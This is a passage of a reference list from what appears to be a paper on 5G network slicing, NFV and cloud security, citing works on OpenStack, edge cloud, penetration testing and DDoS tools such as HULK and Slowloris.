- [8] M. Elkhodr, Q.F. Hassan, and S. Shahrestani. *Networks of the Future: Architectures, Technologies, and Implementations*. Chapman & Hall/CRC Computer and Information Science Series. CRC Press, 2017. ISBN: 9781351651561. URL: <https://books.google.com/books?id=gyE6DwAAQBAJ>.
- [9] "HULK DDoS Tool Smash Web Server, Server Fall Down." In: (Retrieved April 29, 2020 from). URL: <https://threatpost.com/hulk-ddos-tool-smash-web-server-server-fall-down-051812/76581/>.
- [10] "Ixiacom.com. (2020). BreakingPoint VE | Ixia. [online] Available at:" in: (). URL: <https://www.ixiacom.com/products/breakingpoint-ve>[Accessed4Jan.2020]..
- [11] "Keystone, the OpenStack Identity Service". In: *OpenStack Docs: Keystone, the OpenStack Identity Service* (). URL: <https://docs.openstack.org/keystone/latest/>.
- [12] Zbigniew Kotulsk et al. *Towards constructive approach to end-to-end slice isolation in 5G networks*. 2018. URL: <https://doi.org/10.1186/s13635-018-0072-0>.

- [13] Ralph LaBarge and Thomas McGuire. "Cloud Penetration Testing". In: *arXiv.org* (2013). URL: <https://arxiv.org/abs/1301.1912>.
- [14] Shankar Lal, Tarik Taleb, and Ashutosh Dutta. "NFV: Security threats and best practices". In: *IEEE Communications Magazine* 55.8 (2017), pp. 211–217.
- [15] *NGINX Docs: Overview*. URL: <https://docs.nginx.com/nginx-ingress-controller/overview/>.
- [16] "OpenStack Rocky addresses the new demands for infrastructure". In: *OpenStack* (). URL: <https://www.openstack.org/software/rocky/>.
- [17] Jan Pitter et al. "D2.1 5G-VINNI Solution Facility-sites High Level Design (HLD)". In: *Zenodo* (2019). URL: <https://zenodo.org/record/2668791>.
- [18] Konstantinos Samdanis et al. "Enabling 5G verticals and services through network softwarization and slicing". In: *IEEE Communications Standards Magazine* 2.1 (2018), pp. 20–21.
- [19] Silvia Sekander, Hina Tabassum, and Ekram Hossain. "Multi-tier drone architecture for 5G/B5G cellular networks: Challenges, trends, and prospects". In: *IEEE Communications Magazine* 56.3 (2018), pp. 96–103.
- [20] "Slowloris DDoS Attack. (n.d.). Cloudflare - The Web Performance & Security Company | Cloudflare." In: (). URL: <https://www.cloudflare.com/learning/ddos/ddos-attack-tools/slowloris/>.
- [21] SDxCentral Staff. *How 5G NFV Will Enable the 5G Future*. 2017. URL: <https://www.sdxcentral.com/5g/definitions/5g-nfv/>.
- [22] Péter Suskovics et al. *Building the next-generation edge-cloud ecosystem*. 2020. URL: <https://www.ericsson.com/en/reports-and-papers/ericsson-technology-review/articles/next-generation-cloud-edge-systems>.